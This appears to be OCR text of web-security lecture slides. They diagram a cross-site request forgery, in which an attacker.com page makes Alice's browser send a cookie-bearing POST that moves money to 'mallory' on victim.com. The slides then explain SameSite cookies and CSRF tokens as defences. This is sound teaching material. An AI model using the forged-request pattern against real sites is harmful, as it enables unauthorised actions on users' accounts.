

POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
Auth valid?
OK!
Server
attacker.com
Client
attacker.com
Server
victim.com


Client
victim.com
POST /login HTTP/1.1
username=alice&password=hunter2
Auth valid?
OK!
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
Server
victim.com
Client
attacker.com
GET / HTTP/1.1
Server
attacker.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Client
attacker.com
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Server
victim.com
Client
attacker.com
Attacker page loads

POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Client
attacker.com
Attacker page loads
Server
victim.com
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=mallory


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Server
victim.com
Client
attacker.com
Attacker page loads
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=mallory
HTTP/1.1 200 OK
<!doctype html> Transfer success!

# Recall: `SameSite` cookies

- Use `SameSite` cookie attribute to prevent cookie from being sent with requests initiated by other sites
- Request from **victim.com** to **victim.com**:

```
POST /transfer HTTP/1.1
Cookie: sessionId=1234
```

- Request from **attacker.com** to **victim.com**:

```
POST /transfer HTTP/1.1
```

# CSRF tokens

- What did websites do before the `SameSite` cookie attribute was implemented in browsers?
- It was possible for **attacker.com** to send GET or POST requests to **victim.com** with cookies attached
  - The browser allowed this and sites had no way to prevent it
  - Yet, we need some way to prevent any random site from submitting a form to the server with the user's cookies attached
  - How can **victim.com** prevent CSRF attacks?

# CSRF tokens

- CSRF token is a "nonce"
  - Secret, unpredictable value generated by the server
- Server transmits it to the client
- Client must include the CSRF token in subsequent HTTP requests to prove to the server that the request is valid
  - The server rejects HTTP requests with missing or invalid token

# CSRF tokens

- CSRF tokens are included in HTML forms as a hidden input:

```
<input type='hidden' name='csrfToken' value='MzNjNGM5NmQtYzRjOSOoNTEy' />
```

- CSRF token generated randomly (stateful):

```
let csrfToken = crypto.randomBytes(16).toString('hex')
```

- CSRF token generated based on request information (stateless):


```
let csrfToken = HMAC(sessionId, csrfSecret)
```

